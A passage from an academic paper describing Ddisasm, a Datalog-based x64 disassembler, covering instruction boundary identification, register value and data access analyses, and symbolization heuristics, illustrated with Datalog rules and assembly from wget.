In the context of binary analysis, we are only aware of the work of Brumley et al. [13] which uses Datalog to specify an alias analysis for assembly code. Schwartz et al. [46] present a binary analysis to recover C++ classes from executables written in Prolog. Prolog, being more expressive than Datalog, is typically evaluated starting from a goal—in contrast to Datalog which can be evaluated bottom-up—and using backtracking. Thus, in Prolog programs the order of the inference rules is important and its evaluation is harder to parallelize.

Very recently, Grech et al. [24] have implemented a decompiler, named Gigahorse, for Etherium virtual machine (EVM) byte code using Datalog. Gigahorse shares some high level ideas with our approach, i.e. the inference of high level information from low-level code using Datalog. However, both the target and the inferred information differ considerably. In EVM byte code, the main challenge is to obtain a register based IR (EVM byte code is stack based), resolve jump targets and identify function boundaries. On the other hand, `Ddisasm` focuses on obtaining instruction boundaries and symbolization information for x64 binaries. Additionally, although Gigahorse also implements heuristics using Datalog rules, it does not use our approach of assigning weights to heuristics and aggregating them to make final decisions.

3 Preliminaries

3.1 Introduction to Datalog

A Datalog program is a collection of Datalog rules. A Datalog rule is a restricted kind of horn clause with the following format: $h :- t_1, t_2, \ldots, t_n$ where $h, t_1, t_2, \ldots, t_n$ are predicates. Rules represent a logical entailment: $t_1 \wedge t_2 \wedge \ldots \wedge t_n \rightarrow h$. Predicates in Datalog are limited to flat terms of the form $t(s_1, s_2, \ldots, s_n)$ where $s_1, s_2 \ldots, s_n$ are variables, integers or strings. Given a Datalog rule $h :- t_1, t_2, \ldots, t_n$, we say h is the head of the rule and $t_1, t_2, \ldots, t_n$ is its body.

```
instruction(A:𝔸,Size:ℤ64,Prefix:𝕊,Opcode:𝕊,Op1:𝕆,Op2:𝕆,Op3:𝕆,Op4:𝕆)
invalid(A:𝔸)
op_regdirect(Op:𝕆,Reg:ℝ)
op_immediate(Op:𝕆,Immediate:ℤ64)
op_indirect(Op:𝕆,Reg1:ℝ,Reg2:ℝ,Reg3:ℝ,Mult:ℤ64,Disp:ℤ64,Size:ℤ64)
```

```
data_byte(A:𝔸,Val:ℤ64)
address_in_data(A:𝔸,Val:ℤ64)
```

Figure 1: Initial facts. Facts generated for executable sections on the left and facts generated for all sections on the right.

Datalog rules are often recursive, and they can contain negated predicates, represented as $!t$. However, negated predicates need to be *stratified*—there cannot be circular dependencies that involve negated predicates e.g. $p(X) \text{:}- !q(X)$ and $q(A) \text{:}- !p(A)$. This restriction guarantees that its semantics are well defined. Additionally, all variables in a Datalog rule need to be *grounded*, i.e. they need to appear in at least one non-negated predicate on the rule's body. Datalog also admits disjunctive rules denoted with a semicolon e.g. $h \text{:}- t_1 ; t_2$ that are equivalent to several regular rules $h \text{:}- t_1$ and $h \text{:}- t_2$.

The Datalog dialect that we adopt (Souffle's dialect) supports additional constructs such as arithmetic operations, string operations and aggregates. Aggregates compute operations over a complete set of predicates such as summation, maximums or minimums, and we use them to integrate the results of our heuristics.

A Datalog engine takes as input a set of facts, which are predicates known to be true, and a Datalog program (a set of rules). The engine generates new predicates by repeatedly applying the inference rules until a fixpoint is reached. One of the appeals of Datalog is that it is fully declarative. The result of a computation does not depend on the order in which rules are considered or the order in which predicates within a rule's body are evaluated. This makes it easy to define multiple analyses that depend and collaborate with each other.

In our case, the initial set of facts encodes all the information present in the binary, the disassembly procedure (with all its auxiliary analyses) is specified as a set of Datalog rules. The results of the disassembly are the new set of predicates. These predicates are then used to build an IR for binaries that can be reassembled.

3.2 Encoding Binaries in Datalog

The first step in our analysis is to encode all the information present in the binary into Datalog facts. We consider two basic domains: strings, denoted as $\mathbb{S}$, and 64 bit machine numbers, denoted as $\mathbb{Z}_{64}$. We consider also the following sub-domains: addresses $\mathbb{A} \subseteq \mathbb{Z}_{64}$, register names $\mathbb{R} \subseteq \mathbb{S}$ and operand identifiers $\mathbb{O} \subseteq \mathbb{Z}_{64}$. We adopt the convention of having Datalog variables start with a capital letter and predicates with lower case. We represent addresses in hexadecimal and all other numbers in decimal. We only use the prefix `0x` for hexadecimal numbers if there is ambiguity.

Fig. 1 declares the predicates used to represent the initial

```
416C35:   mov RBX, -624
416C3C:   nop
416C40:   mov RDI, QWORD PTR [RIP+0x25D239]
416C47:   mov RSI, QWORD PTR [RBX+0x45D328]
416C4E:   mov EDX, OFFSET 0x45CB23
416C53:   call 0x413050
416C58:   add RBX, 24
416C5C:   jne 0x416C40
```

Figure 2: Assembly (before symbolization) extracted from wget-1.19.1 compiled with Clang 3.8 and optimization -O2. This code reads 8 byte data elements at address `416C47` within the address range $[45D0B8, 45D328]$ and spaced every 24 bytes.

set of raw instruction facts. Predicate fields are annotated with their type. To generate these initial facts we apply a decoder (Capstone [42]) to attempt to decode *every* address x in the executable sections of a binary[5]. If the decoder succeeds, we generate an `instruction` fact with `A`$= x$. If the decoder fails, the fact `invalid`(x) is generated instead. In each `instruction` predicate, the field `Size` represents the size of the instruction, `Prefix` is the instruction's prefix, and `Opcode` is the instruction code. Instruction operands are stored as independent facts `op_regdirect`, `op_immediate` and `op_indirect`, whose first field `Op` contains a unique identifier. This identifier is used to match operands to their instructions. The fields `Op1` to `Op4` in predicate `instruction` contain the operands' unique identifiers or 0 if the instruction does not have as many operands. We place source operands first and the destination operand last. The predicate `op_regdirect` contains a register name `Reg`, `op_immediate` contains an immediate `Immediate` and `op_indirect` represents an indirect operand of the form `Reg1:[Reg2+Reg3`$\times$`Mult+Disp]`. That is, `Reg1` is the segment register, `Reg2` is the base register, `Reg3` is the index register, `Mult` represents the multiplier, and `Disp` represents the displacement. Finally, the field `Size` represents the size of the data element being accessed in bytes.

Example 1. Consider the code in Fig. 2. The encoding of the instructions at addresses `416C47` and `416C58` together with their respective operands can be found below:

[5] This is different from linear disassembly which would try to decode an instruction at address $x+s$ after decoding an instruction of size s at address x (skipping the addresses in between).

```
instruction(416C47,7,'','mov',14806,538,0,0)
op_indirect(14806,'NONE','RBX','NONE',1,45D328,8)
op_regdirect(538,'RSI')

instruction(416C58,4,'','add',188,519,0,0)
op_immediate(188,24)
op_regdirect(519,'RBX')
```

Note that the operand identifiers have no particular meaning. They are assigned to operands sequentially as these are encountered during the decoding.

In addition to decoding every possible instruction, we encode every section (both data and executable sections) as follows. For each address `A` in a section, a fact `data_byte(A, Val)` is generated where `Val` is the value of the byte at address `A`. We also generate the facts `address_in_data(A,Addr)` for each address `A` in a section such that the values of the bytes from `A` to `A`+7 (8 bytes)[6] correspond to an address `Addr` that falls in the address range of a section in the binary. These facts will be our initial candidates for symbolization. Executable sections are also encoded this way to support binaries that interleave data with code.

Finally, additional facts are generated from the section, relocation, and symbol tables of the executable as well as a special fact `entry_point(A:`$\mathbb{A}$`)` with the entry point of the executable. Note that for libraries, function symbol predicates are generated for all exported functions and they will be considered as entry points.

4 Instruction Boundary Identification

The predicate `instruction` contains all the possible instructions that might be in the executable. IBI amounts to deciding which of these are real instructions.

Our IBI is based on three steps:

1. A backward traversal starting from `invalid` addresses.
2. A forward traversal that combines elements of *linear-sweep* and *recursive-traversal*.
3. A conflict resolution phase to discard spurious blocks.

Both the backward and forward traversals use the auxiliary predicates `may_fallthrough(From:`$\mathbb{A}$`,To:`$\mathbb{A}$`)` and `must_fallthrough(From:`$\mathbb{A}$`,To:`$\mathbb{A}$`)` to represent instructions at address `From` that may fall through or must fall through to an address `To`. Fig. 3 contains the rules that define both predicates[7]. An instruction at address `From` may fall through to the next one at address `From+Size` as long as it is not a return, a halt, or an unconditional jump instruction. Rule 1 depends in turn on other auxiliary predicates that abstract away specific aspects of concrete assembler instructions e.g. `return_operation` is simply defined as `return_operation ('ret')` for x64. The predicate `must_fallthrough` restricts

[6] Our analysis considers x64 architecture.

[7] Some of the rules have been slightly adapted for presentation purposes.

```
may_fallthrough(From,To):-
    instruction(From,Size,_,OpCode,_,_,_,_),
    To=From+Size,
    !return_operation(OpCode),
    !unconditional_jump_operation(OpCode),
    !halt_operation(OpCode).                          (1)
must_fallthrough(From,To):-
    may_fallthrough(From,To),
    instruction(From,_,_,OpCode,_,_,_,_),
    !call_operation(OpCode),
    !interrupt_operation(OpCode),
    !jump_operation(OpCode),
    !instruction_has_loop_prefix(From).               (2)
```

Figure 3: Auxiliary Datalog predicates used for traversal.

`may_fallthrough` further by discarding instructions that might not continue to the next instruction i.e. calls, jumps, or interrupt operations (we consider instructions with a loop prefix as having a jump to themselves).

The traversals also depend on other predicates whose definitions we omit: `direct_jump(From:`$\mathbb{A}$`,To:`$\mathbb{A}$`)`, `direct_call (From:`$\mathbb{A}$`,To:`$\mathbb{A}$`)`, `pc_relative_jump(From:`$\mathbb{A}$`,To:`$\mathbb{A}$`)`, and `pc_relative_call(From:`$\mathbb{A}$`,To:`$\mathbb{A}$`)` represent instructions at address `From` that have a direct or RIP-relative jump or call to an address `To`.

Example 2. Consider the code in Fig. 2. The `mov` instruction at address `416C4E` generates the predicates `must_fallthrough(416C4E,416C53)` and `may_fallthrough (416C4E,416C53)` whereas the call instruction only generates `may_fallthrough(416C53,416C58)`. This is because the function at address `413050` (the target of the call) might not return. The call instruction also generates the predicate `direct_call (416C53,413050)`.

4.1 Backward Traversal

Our backward traversal simply expands the amount of `invalid` predicates through the implication that any instruction unconditionally leading to an invalid instruction must itself be invalid.

```
invalid(From):-
    (must_fallthrough(From,To) ;
        direct_jump(From,To) ;
        direct_call(From,To) ;
        pc_relative_jump(From,To) ;
        pc_relative_call(From,To)),
    (invalid(To) ;
         !instruction(To,_,_,_,_,_,_,_)).             (3)
possible_effective_address(A):-
    instruction(A,_,_,_,_,_,_,_), !invalid(A).        (4)
```

Rule 3 specifies that an instruction at address `From` that jumps, calls or must fall through to an address `To` that does

```
code_in_block_candidate(A,A):-
    possible_target(A),
    possible_effective_address(A).                                  (5)
code_in_block_candidate(A,Block):-
    code_in_block_candidate(Aprev,Block),
    must_fallthrough(Aprev,A),
    !block_limit(A).                                                (6)
code_in_block_candidate(A,A):-
    code_in_block_candidate(Aprev,Block),
    may_fallthrough(Aprev,A),
    (!must_fallthrough(Aprev,A) ;
        block_limit(A)),
    possible_effective_address(A).                                  (7)
possible_target(A):-
    initial_target(A).                                              (8)
possible_target(Dest):-
    code_in_block_candidate(Src,_),
    (may_have_symbolic_immediate(Src,Dest) ;                        (9)
        pc_relative_jump(Src,Dest) ;
        pc_relative_call(Src,Dest)).
possible_target(A):-
    after_block_end(_,A).                                           (10)
```

Figure 4: Block forward traversal rules.

not contain an potential instruction or to an address `To` that contains an invalid instruction is also invalid. The predicate `possible_effective_address(A:𝔸)` contains the addresses of the remaining instructions not discarded by `invalid` (Rule 4).

4.2 Forward Traversal

The forward traversal follows an approach that falls between the two classical approaches *linear-sweep* and *recursive-traversal*. It traverses the code recursively but is much more aggressive than typical traversals in terms of the targets that it considers. Instead of starting the traversal only on the targets of direct jumps or calls, every address that appears in one of the operands of the already traversed code is considered a possible target. For example, in Fig. 2, as soon as the analysis traverses instruction **`mov EDX, OFFSET`** `0x45CB23`, it will consider the address `45CB23` as a potential target that it needs to explore. Additionally, potential addresses appearing in the data (instances of predicate `address_in_data`) are also considered potential targets.

The traversal is defined with two mutually recursive predicates: `possible_target(A:𝔸)` specifies addresses where we start traversing the code and `code_in_block_candidate(A:𝔸,Block:𝔸)` takes care of the traversing and assigning instructions to basic blocks. A predicate `code_in_block_candidate(A:𝔸,Block:𝔸)` denotes that the instruction address `A` belongs to the candidate code block that starts at address `Block`.

The definition of these predicates can be found in Fig. 4.

The traversal starts with the `initial_target` (Rule 8) that contains the addresses of: entry points, any existing function symbols, landing pad addresses (defined in the exception information sections), the start addresses of executable sections, and *all* addresses in `address_in_data`. This last component implies that all the targets of jump tables or function pointers present in the data sections will be traversed.

However, not all jump tables are lists of absolute addresses (captured by `address_in_data`). Sometimes jump tables are stored as differences between two symbols i.e. `Symbol1−Symbol2`. In these tables, the jump target `Symbol1` is computed by loading `Symbol2` first and then adding the content of the jump table entry. We found this pattern in PIC code and in position dependent code compiled with ICC (see App. A). An approximation of these jump tables is detected with ad-hoc rules and their targets are included in `initial_target`.

A possible target, marks the beginning of a new basic block candidate (Rule 5). The candidate block is then extended as long as the instructions are guaranteed to fall through and we do not reach a `block_limit` (Rule 6). The predicate `block_limit` over-approximates `possible_target` (it is computed the same way but without requiring the predicate `code_in_block_candidate` in Rule 9). Rule 7 starts a new block if the instruction is not guaranteed to fall through or if there is a block limit. That is where the previous block ends. Any addresses or jump/call targets that appear in a block candidate are considered new possible targets (Rule 9). `may_have_symbolic_immediate` includes direct jumps and calls but also other immediates. E.g. instruction **`mov EDX, OFFSET`** `45CB23` generates `may_have_symbolic_immediate(416C4E,45CB23)`. Note that this is much more aggressive than a typical recursive traversal that would only consider the targets of jumps or calls. Finally, Rule 10 adds a linear-sweep component to the traversal. `after_block_end(End:𝔸,A:𝔸)` contains addresses `A` after blocks that end with an instruction that cannot fall through at `End` (e.g. an unconditional jump or a return). This predicate skips any padding (e.g., contiguous NOPs) that might be found after the end of the previous block.

It is worth noting that in our Datalog specification we do not have to worry about many issues that would be important in lower level implementations of equivalent binary traversals. For instance, we do not need to keep track of which instructions and blocks have already been traversed nor do we specify the order in which different paths are explored.

4.3 Solving Block Conflicts

Once the second traversal is over, we have a set of candidate blocks, each one with a set of instructions (encoded in the predicate `code_in_block_candidate`). These blocks represent our best effort to obtain an over-approximation of the basic blocks in the original program. In principle, it is possible to miss code blocks. However, such code block would have to be reachable only through a computed jump/call *and*

be preceded by data that derails the linear-sweep component of the traversal (Rule 10). We have not found any instance of this situation. We remark that if the address of a block appears anywhere in the code or in the data, it will be considered. For instance, ICC puts some jump tables in executable sections. By detecting these jump tables, we consider their jump targets (which are typically the blocks after the jump table) as possible targets in our traversal.

The next step in our IBI is to decide which candidate blocks are real. For that, we detect the blocks that overlap with each other or with a potential data segment (e.g. a jump table in the executable section). Overlapping blocks are extremely uncommon in compiled code. The situations in which they appear tend to respond to very specific patterns such as a block starting with or without a `lock` prefix [35]. We recognize those patterns with ad-hoc rules and consider that the remaining blocks should not overlap. Thus, if two blocks overlap, we assume one of them is spurious and needs to be discarded. This assumption could be relaxed if we wanted to disassemble malware but it is generally useful for compiled binaries.

We decide which blocks to discard using heuristics. Each heuristic is implemented as a Datalog rule that produces a predicate of the form `block_points(Block:`$\mathbb{A}$`,Src:`$\mathbb{A}$`,Points:`$\mathbb{Z}_{64}$`,Why:`$\mathbb{S}$`)`. Such a predicate assigns `Points` points to the block starting at address `Block`. The field `Src` is an optional reference to another block that is the cause of the points or zero for heuristics that are not based on other blocks. The field `Why` is a string that describes the heuristic for debugging purposes and to distinguish the predicate from others generated from different heuristics.

We compute the total number of points for each block using Souffle's aggregates [28]. Then, given two overlapping blocks, we discard the one with the least points. In case of a tie, we keep the first block and emit a warning. We also discard blocks if their total points is below a threshold. This is useful for blocks whose heuristics indicate overlap with data elements.

Our heuristics are mainly based on how blocks are interconnected, how they fit together spatially, and whether they are referenced by potential pointers or overlap with jump tables. Some of the heuristics used are described below (+ for positive points and − for negative points):

+ The block is called, jumped to, or there is a fallthrough from a non-overlapping block.
+ The block's initial address appears somewhere in the code or data sections. If the appearance is at an aligned address, it receives more points.
+ The block calls/jumps other non-overlapping blocks.
− A potential jump table overlaps with the block.

All memory not covered by a block is considered data.

5 Auxiliary Analyses

The next step in our disassembly procedure is symbolization. However, we first perform several static analyses to infer how data is accessed and used, and thus deduce its layout.

5.1 Register Def-Use Analysis

First, we compute register definition-uses chains. The analysis produces predicates of the form:

`def_used(Adef:`$\mathbb{A}$`,Reg:`$\mathbb{R}$`,Aused:`$\mathbb{A}$`,Index:`$\mathbb{Z}_{64}$`)`

The register `Reg` is defined at address `Adef` and used at address `Aused` in the operand with index `Index`.

The analysis first infers definitions `def(Adef:`$\mathbb{A}$`,Reg:`$\mathbb{R}$`)` and uses `use(Aused:`$\mathbb{A}$`,Reg:`$\mathbb{R}$`,Index:`$\mathbb{Z}_{64}$`)`. Then, it propagates definitions through the code and matches them to uses. The analysis is intra-procedural in that it does not traverse calls but only direct jumps. This makes the analysis incomplete but improves scalability. During the propagation of definitions, the analysis assumes that certain registers keep their values through calls following Linux x64 calling convention [34].

Example 3. Consider the code fragment in Fig. 2. The Def-Use analysis produces the following predicates:

```
def_used(416C35,'RBX',416C47,1)
def_used(416C35,'RBX',416C58,2)
def_used(416C58,'RBX',416C58,2)
def_used(416C58,'RBX',416C47,1)
```

One important detail is that the analysis considers the 32 bits and 64 bits registers as one given that the x64 architecture zeroes the upper part of 64 bits registers whenever the corresponding 32 bits register is written. That means that for instruction **`mov EDX, OFFSET`** `0x45CB23` at address `416C4E`, the analysis generates a definition `def(416C4E,RDX)`.

Once we have def-use chains, we want to know which register definitions are potentially used to compute addresses to access memory. For that purpose, the disassembler computes a new predicate:

`def_used_for_address(Adef:`$\mathbb{A}$`,Reg:`$\mathbb{R}$`)`

that denotes that the register `Reg` defined at address `Adef` might be used to compute a memory access. This predicate is computed by traversing def-use chains backwards starting from instructions that access memory. This traversal is transitive, if a register R is used in an instruction that defines another register R' and that register is used to compute an address, then R is also used to compute an address. This is captured in the following Datalog rule:

```
def_used_for_address(Adef,Reg):-
    def_used_for_address(Aused,_),
    def_used(Adef,Reg,Aused,_).
```
(11)

5.2 Register Value Analysis

In contrast to instructions that refer to code, where direct references (direct jumps or calls) predominate, memory accesses

are usually computed. Rather than accessing a fixed address, instructions typically access addresses computed with a combination of register values and constants. This address computation is often done over several instructions. Such is the case in the example code in Fig. 2.

In order to approximate this behavior, we developed an analysis that computes the value held in a register at an address. There are many ways of approximating register values ranging from simple constant propagation to complex abstract domains that take memory locations into account e.g. [8]. Generally, the more complex the analysis domain, the more expensive it is. Therefore, we have chosen a minimal representation that captures the kind of register values that are typically used for accessing memory. Our value analysis representation is based on the idea that typical memory accesses follow a particular pattern where the memory address that is accessed is computed using a base address, plus an index multiplied by a multiplier. Consequently, the value analysis produces predicates of the form:

```
reg_val(A:𝔸,Reg:ℝ,A2:𝔸,Reg2:ℝ,Mult:ℤ64,Disp:ℤ64)
```

which represents that the value of a register `Reg` at address `A` is equal to the value of another register `Reg2` at address `A2` multiplied by `Mult` plus an displacement `Disp` (or offset).

The analysis proceeds in two phases. The first phase produces predicates of the form `reg_val_edge` which share the signature with `reg_val`. We generate one `reg_val_edge` per instruction and def-use predicate for the instructions whose behavior can be modeled in this domain and are used to compute an address (`def_used_for_address`). For example, Rule 12 below generates `reg_val_edge` predicates for `add` instructions that add a constant to a register:

```
reg_val_edge(A,Reg,Aprev,Reg,1,Imm):-
    def_used_for_address(Aprev,Reg),
    def_used(Aprev,Reg,A,_),
    instruction(A,_,_,'add',Op1,Op2,0,0),
    op_immediate(Op1,Imm),
    op_regdirect(Op2,Reg).
```
(12)

Example 4. Continuing with Example 3, the predicates `reg_val_edge` generated for the code in Fig. 2 are:

*P*1 `val_reg_edge(416C35,'RBX',416C35,'NONE',0,−624)`
*P*2 `val_reg_edge(416C58,'RBX',416C35,'RBX',1,24)`
*P*3 `val_reg_edge(416C58,'RBX',416C58,'RBX',1,24)`

Predicate *P*1 captures that `RBX` has a constant value after executing the instruction in address `416C35` (note that the multiplier is 0 and the register has a special value `'NONE'`). Predicate *P*2, generated from Rule 12, specifies that the value of `RBX` defined at address `416C58` corresponds to the value of `RBX` defined at `416C35` plus 24. Finally, *P*3 denotes that the value of `RBX` at `416C58` can be the result of incrementing the value of `RBX` defined at the same address by 24.

The set of predicates `reg_val_edge` can be seen as directed relational graph. The nodes in the graph are pairs of address and register `(A, Reg)` and the edges express relations between their values i.e. they are labeled with a multiplier and offset.

Once this graph is computed, we perform a propagation phase akin to a transitive closure. This propagation phase chains together `reg_val_edge` predicates. The chaining starts from the leafs of the graph (nodes with no incoming edges). Leafs in the `reg_val_edge` graph can be instructions that load a constant into a register such as **`mov RBX`**, `-624` in Fig. 2 or instructions where a register is assigned the result of an operation not supported by the domain. For example, loading a value from memory **`mov RDI`**, `[RIP+0x25D239]` in Fig. 2. In that case, the generated predicate would be the tautological predicate `reg_val(416C40,RBX,416C40,RBX,1,0)`.

In order to ensure termination and for efficiency reasons we limit the number of propagation steps by a constant `step_limit` with an additional field `S:`$\mathbb{Z}_{64}$ in the `reg_val` predicates. The main rule for combining `reg_val_edge` predicates is the following:

```
reg_val(A1,R1,A3,R3,M1*M2,(D2*M1)+D1,S+1):-
    reg_val(A2,R2,A3,R3,M2,D2,S),
    reg_val_edge(A1,R1,A2,R2,M1,D1), A1 != A2,
    step_limit(Limit), S+1 < Limit.
```
(13)

This rule chains edges linearly by combining their multipliers and displacements. It keeps track of operations that involve one source register and one destination register. However, we also want to detect situations where multiple edges converge into one instruction. Specifically, we want to detect loops and operations that involve multiple registers.

Detecting Simple Loops. The following rule (Rule 14) detects situations where a register `R` is initialized to a constant `D1`, then incremented/decremented in a loop by a constant `D2`.

```
reg_val(A,Reg,A2,'Unknown',D2,D1,S+1):-
    reg_val(A,R,A2,'NONE',0,D1,S),
    reg_val_edge(A,R,A,R,0,D2),
    step_limit(Limit), S+1 < Limit.
```
(14)

This pattern can be interpreted as `D1` being the base for a memory address and `D2` being the multiplier used to access different elements of a data structure. Our new multiplier `D2` does not actually multiply any real register, so we set the register field to a special value `'Unknown'`.

Example 5. Consider the propagation of the predicates in Example 4. The generated predicates are:

*P*4 `val_reg(416C35,'RBX',416C35,'NONE',0,−624)`
*P*5 `val_reg(416C58,'RBX',416C35,'NONE',0,−600)`
*P*6 `val_reg(416C58,'RBX',416C35,'Unknown',24,−600)`

First, predicate *P*4 is generated from *P*1 which is a leaf. Then, *P*4 is combined with *P*2 using Rule 13 into predicate *P*5. Finally, Rule 14 is applied to *P*5 and *P*3 to generate *P*6 which denotes that the register `RBX` takes values that start at −600 and are incremented in steps of 24 bytes.

Multiple Register Operations. In general, operations over two source registers cannot be expressed with `reg_val` predi-

cates. However, if one of the registers has a constant value or both registers can be expressed in terms of a third common register (a diamond pattern), we can propagate their value.

Example 6. The following assembly code contains a simple diamond pattern:

```
0: mov RBX, [RCX]
1: mov RAX, RBX
2: add RAX, RAX
3: add RAX, RBX
```

The last instruction adds the registers RAX and RBX. However, the value of RAX is two times the value of RBX. This is reflected in the predicates `reg_val(2,RAX,0,RBX,2,0)` and `reg_val(0,RBX,0,RBX,1,0)`. Therefore, we can generate a predicate `reg_val(3,RAX,0,RBX,3,0)`.

Note that the register value analysis intends to capture some of the relations between register values but it makes no attempt capture all of them. The goal of this analysis is not to obtain a sound over-approximation of the register values but to provide as much information as possible about how memory is accessed. The analysis is also not strictly an under-approximation as it is based on def-use chains which are over-approximating.

5.3 Data Access Pattern Analysis

The data access pattern (DAP) analysis takes the results of the register value analysis and the results of the def-use analysis to infer the register values at each of the data accesses and thus compute which addresses are accessed and which pattern is used to access them. The DAP analysis generates predicates of the form:

`data_access_pattern(A:`$\mathbb{A}$`,Size:`$\mathbb{Z}_{64}$`,Mult:`$\mathbb{Z}_{64}$`,From:`$\mathbb{A}$`)`

which specifies that address A is accessed from an instruction at address From and Size bytes are read or written. Moreover, the access uses a multiplier Mult.

Example 7. The code in Fig. 2 generates several DAPs:

*P*7 `data_access_pattern(673E80,8,0,416C40)`
*P*8 `data_access_pattern(45D0B8,8,0,416C47)`
*P*9 `data_access_pattern(45D0D0,8,24,416C47)`

The instruction at address 416C40 produces *P*7 which represents an access to a fixed address that reads 8 bytes. Conversely, the instruction at address 416C47 yields two predicates: *P*8 and *P*9. This is because register RBX can have multiple values at address 416C47. If there are multiple DAPs to the same address, we choose the one with the highest multiplier.

These DAPs provide very sparse information, but if an address x is accessed with a multiplier m, it is likely that $x+m$, $x+2m$, etc., are also accessed the same way. Thus, we extend DAPs based on their multiplier. The analysis produces a predicate `propagated_data_access` with the same format as `data_access_pattern`. Our auxiliary analyses provide no information on what is the upper limit of an index in a data access. Thus, we simply propagate a DAP until it reaches the next DAP that coincides on the same address or that has a different multiplier. The idea behind this criterion is that the next data structure in the data section is probably accessed from somewhere in the code. So rather than trying to determine the size of the data structure being accessed, we assume that such data structure ends where the next one starts. These propagated DAPs will inform our symbolization heuristics.

Example 8. In our running example (Fig. 2) the DAP `data_access_pattern(45D0D0,8,24,416C40)` is propagated from address 45D0D0 up to address 45D310 in 24 byte intervals. The generated predicates are:

```
propagated_data_access(45D0D0,8,24,416C40)
propagated_data_access(45D0E8,8,24,416C40)
   ...                                 ...
propagated_data_access(45D310,8,24,416C40)
```

The DAP is not propagated to the next address 45D328 because that address contains another DAP generated at a different part of the code.

5.4 Discussion

There are two important aspects that set our register value analysis and DAP analysis apart from previous approaches like Ramblr [56].

First, the register value analysis is relational—it represents the value of one register at some location in terms of the value of another register at *another* location—in contrast to traditional value set analyses (VSA) [8]. This is also different from the affine-relations analysis [38] used in VSA analyses which computes relations between register values at the *same* location. A `reg_val` predicate between two registers also implies a data dependency i.e. a register is defined in terms of the other.

As a consequence, register value analysis can provide useful information (for our use-case) in many cases where obtaining a concrete value for a register would be challenging. Consider the code in Example 6. Our analysis concludes that at address 3 RAX is 3 times the value of RBX at address 0 regardless of what that value might be. In contrast, a traditional VSA analysis will only provide useful information for the value of RAX as long as it can precisely approximate the value of RCX and the values of all the possible memory locations pointed by RCX. If any of those locations has an imprecise abstract value e.g. $\top$, so will RAX.

Example 9. Let us consider a continuation of Example 6:

```
4: mov R8, QWORD PTR [RAX*8+0x1000]
5: mov R9, WORD PTR [RAX*8+0x1008]
6: mov R10, BYTE PTR [RAX*8+0x1010]
```

There will be DAPs for addresses 0x1000, 0x1008 and 0x1010

with sizes 8, 2, and 1 and a multiplier of 24 each. This information, though unsound in the general case (we are assuming `RAX` can take the value 0), is useful in practice.

These DAPs are the second distinguishing aspect of our analyses. `Ramblr` recognizes primitives and arrays of primitives. However, these DAPs indicate that address `0x1000` likely contains a `struct` with (at least) three fields of different sizes. Moreover, thanks to the multiplier and the `propagated_access_pattern` predicate we can conclude that address `0x1000` holds in fact an array of structs where the first field (at addresses `0x1000`, `0x1018`, `0x1030`...) has size 8 and might contain a pointer whereas the second and third fields (at addresses `0x1008`, `0x1020`, `0x1038`... and `0x1010`, `0x1028`, `0x1040`... respectively) have size 2 and 1 and thus are unlikely to hold a pointer.

6 Symbolization

The next step to obtain assembleable code is to perform symbolization. It consists of deciding for each constant in the code or in the data whether it is a literal or a symbol. A first approximation can be achieved by considering as symbols all numbers that fall within the range of the address space. However, as reported by Wang et al. [56], this leads to both false positives and false negatives. Next, we explain our approach to reduce the presence of false positives and negatives.

6.1 False Positives: Value Collisions

False positives are due to value collisions, literals that happen to coincide with range of possible addresses. In order to reduce the false positive rate, we require additional evidence in order to classify a number as a symbol.

6.1.1 Numbers in Data

For numbers in data, similarly to the approach used for blocks, we start by defining a set of "data object" candidates. Each candidate has an address, a type, and a size. We define data object candidates for the following types:

Symbol Whenever the number falls into the right range (`address_in_data`).

String A sequence of printable characters ended in 0.

Symbol-Symbol We detect jump tables using ad-hoc rules based on def-use chains, register values, and the DAPs computed in Sec. 5 (see App. A).

Other An address is accessed with a different size than the pointer size (8 bytes in x64 architecture) using the predicate `propagated_data_access` computed in Sec. 5.3.

We assign points to each of the candidates using heuristics based on the analyses results and detect if they are overlapping. If they are, we discard the candidate with fewer points. This process is analogous to how conflicts are resolved among basic blocks in Sec. 4.3. Note that detecting objects of type "String" and "Other" helps to discard false positives (i.e. symbol candidates) that overlap with them. As with blocks, we discard candidates if their total points fall below a threshold.

The main heuristics for data objects are (+ positive points and − for negative points):

+ **Pointer to instruction beginning:** A symbol candidate points to the beginning of an instruction. This heuristic relies on the results of the already computed IBI.
+ **Data access match:** The data object candidate is accessed from the code with the right size. This heuristic checks the existence of a `propagated_data_access` that matches the data object candidate's address and size.
+ **Symbol arrays:** There are several (at least 3) contiguous or evenly spaced symbol candidates. This indicates that they belong to the same data structure. Also, it is less likely to have several consecutive value collisions.
+ **Pointed by symbol array:** Multiple candidates of the same type pointed by a single symbol array.
+ **Aligned symbols:** A symbol candidate is located at an address with 8 bytes alignment.
+ **Strings:** A string candidate receives some points by default. If the string is longer that 5 bytes, it receives more points.
− **Access conflict:** There is some data access in the middle of a symbol candidate.
− **Pointer to special section:** A symbol candidate points to a location inside a special section such as `.eh_frame`.

6.1.2 Numbers in Code

We follow the same approach to disambiguate numbers in instruction operands. However, only the first and the last heuristics of the ones listed above, "Pointer to instruction beginning" and "Pointer to special section," are applicable to numbers in code. We distinguish two cases: numbers that represent immediate operands and numbers that represent a displacement in an indirect operand. After taking these two heuristics into account, we have not found false positives in displacements. For immediate operands we consider the following additional heuristics:

+ **Used for address:** The immediate is stored in a register used to compute an address (detected using predicate `def_used_for_address` from Sec. 5).
− **Uncommon pointer operation:** The immediate or the register where it is loaded is used in an operation uncommon for pointers such as `MUL` or `XOR`.
− **Compared to non-address:** The immediate is compared or moved to a register that in turn is compared to another immediate that cannot be an address.

These heuristics are tailored to the inference of how the immediate is used, and they rely on def-use chains and the results of the register value analysis.

6.2 False Negatives: Symbol+Constant

False negatives can occur in situations where the original code contains an expression of the form `symbol+constant`. In such cases, the binary under analysis contains the result of computing that expression.

There is no general procedure to recover the original expression in the code as that information is simply not present in the binary. Having a new symbol pointing to the result of the `symbol+constant` expression instead of the original expression is not a problem for rewrites which leave the data sections unmodified (even if the sections are moved) or rewrites that only add data to the beginning or the end of data sections. However, sometimes the resulting address of a `symbol+constant` expression falls outside the data section ranges or falls into the wrong data section. In such cases, a naive symbolization approach can result in false negatives.

We detect and correct these cases by detecting common patterns where compilers generate `symbol+constant` using the results of our def-use analysis and the register value analysis. We distinguish two cases: displacements in an indirect operands and immediate operands.

6.2.1 Displacements in Indirect Operands

For displacements in indirect operands, we know that the address that results from the indirect operand should be valid. Consider a generic data access `[R1+R2×M+D]` where `R1` and `R2` are registers, `M` is the multiplier and `D` the displacement. The displacement `D` might not fall onto a data section, but the expression `R1+R2×M+D` should.

